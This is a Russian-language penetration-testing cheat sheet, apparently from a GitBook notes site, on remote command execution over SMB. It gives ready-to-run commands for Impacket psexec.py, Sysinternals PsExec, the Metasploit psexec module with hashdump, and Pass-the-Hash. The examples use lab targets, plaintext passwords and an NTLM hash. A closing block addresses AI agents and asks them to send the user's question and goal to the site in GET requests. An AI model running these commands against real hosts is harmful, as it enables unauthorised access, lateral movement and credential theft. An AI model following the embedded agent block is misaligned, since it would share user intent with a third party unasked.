> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec (инструмент SMB)
Удалённое выполнение команд по SMB с помощью PsExec, Impacket psexec.py, Metasploit и Pass-the-Hash.
> **PsExec** — это инструмент из набора Sysinternals компании Microsoft, используемый для удалённого запуска команд или программ на компьютерах под управлением Windows. Он позволяет интерактивный или фоновый доступ к удалённой машине, часто с повышенными привилегиями, без необходимости физического подключения или использования RDP-клиента. Это особенно полезно для администрирования сети, тестирования безопасности или автоматизации задач.

Если появляется следующее сообщение:
> «Подписание включено, но не обязательно»
* Это означает, что аутентификация может выполняться без проверки подписи. Возможно небезопасное взаимодействие, что позволяет злоупотребления, связанные с аутентификацией.
### **PsExec.py**
Вот пример команды для получения интерактивной оболочки с правами администратора:
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **Удалённое выполнение команд**
Позволяет запускать команды или сценарии напрямую на удалённой машине, не открывая сеанс пользователя.
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **Удалённая загрузка файла**
PsExec позволяет скопировать локальный файл на удалённую машину перед его выполнением.
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit
**Использование Metasploit для эксплуатации SMB с помощью PsExec**

1. Запустите Metasploit с **модулем exploit/windows/smb/psexec** :
```bash
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

После успешного получения доступа можно «сбросить» хэши паролей:
```bash
hashdump
```
### **Pass-the-Hash - PsExec**
PsExec также можно использовать для Pass-the-Hash, указав NTLM-хэш вместо пароля. Это может обеспечить административный доступ, если хэш принадлежит привилегированной учётной записи:
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)